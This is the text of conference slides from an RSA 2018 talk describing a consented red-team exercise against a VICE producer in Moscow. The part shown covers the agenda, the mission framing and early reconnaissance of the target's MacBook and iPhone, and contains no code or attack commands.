

# RSA<sup>®</sup>Conference2018

San Francisco | April 16 – 20 | Moscone Center

SESSION ID: HT-T07

## WHEN IN RUSSIA HACKING VICE ABROAD

**Patrick Wardle**



Chief Research Officer  
Digita Security  
[@patrickwardle](#)

**Mikhail Sosonkin**

Security Researcher  
[@hexlogic](#)



#RSAC





chief research officer  
at digita security

patrick wardle



security researcher,  
synack red team member

Mikhail Sosonkin



the target



intel gathering




initial access



persistent access




mitigations



# THE TARGET & MISSION

who . . . and why!



# The Mission

hack, hack, hack!



**VICE:** "hey guys, you'll be in moscow ya?  
can you hack our producer while she is there?"

**VICE:** "everything is fair game...and you can be on TV!"

**Mike/Patrick:** "we could ...in Russia though!?  
...sounds risky!!"

**Mike/Patrick:** "say no more, we're in"

what could go wrong!?



# The Target

gianna toboni



correspondent

+



producer



# VICE ON HBO®


# The Location

moscow, russia




#RSAC

moscow, russia



Positive Hack Days conference




only lasts 2 days!

# GATHERING INTEL


...on short timeline



# Intel Required ...for a remote attack



1 what devices?



2 possible delivery 'options'



**i** once we've identified a delivery option (wifi? email?), and the target's devices (macbook?, iPhone?), we can craft & deliver a custom malicious payload...

Intel Required (remote attack)  
what devices does the target use?





image: vice.com





macbook



gianna


iPhone

